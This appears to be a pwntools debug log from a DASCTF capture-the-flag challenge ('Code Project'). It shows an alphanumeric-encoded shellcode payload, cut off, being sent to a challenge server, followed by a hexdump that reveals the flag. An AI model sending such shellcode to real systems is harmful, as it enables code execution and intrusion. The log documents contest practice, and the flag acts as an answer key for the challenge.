[+] Opening connection to 82.157.31.181 on port 58400: Done
[DEBUG] Sent 0xba bytes:
    'Rh0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G032x0Z020h3V011k01034q5n
[*] Switching to interactive mode
[DEBUG] Received 0xe bytes:
    'Code Project !'
Code Project ![DEBUG] Received 0x14 bytes:
    '\n'
    'Hints: DASCTF{MD5}\n'

Hints: DASCTF{MD5}
[DEBUG] Received 0xb20 bytes:
    00000000  44 41 53 43  54 46 7b 35  66 38 62 34  61 35 30 36  |DASC TF{5 f8b4 a506|
    00000010  31 65 30 32  62 37 32 66  62 66 31 35  34 63 33 64  |1e02 b72f bf15 4c3d|
    00000020  37 38 64 30  36 33 34 7d  0a 00 00 00  00 00 00 00  |78d0 634} ···· ····|
    00000030  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |···· ···· ···· ····|
    *
    00000b20
DASCTF{5f8b4a5061e02b72fbf154c3d78d0634}
\x00\x00\x00\x00\x00\x00\x00\x00\x00[DEBUG] Received 0x4e0 bytes:
    '\x00' * 0x4e0
```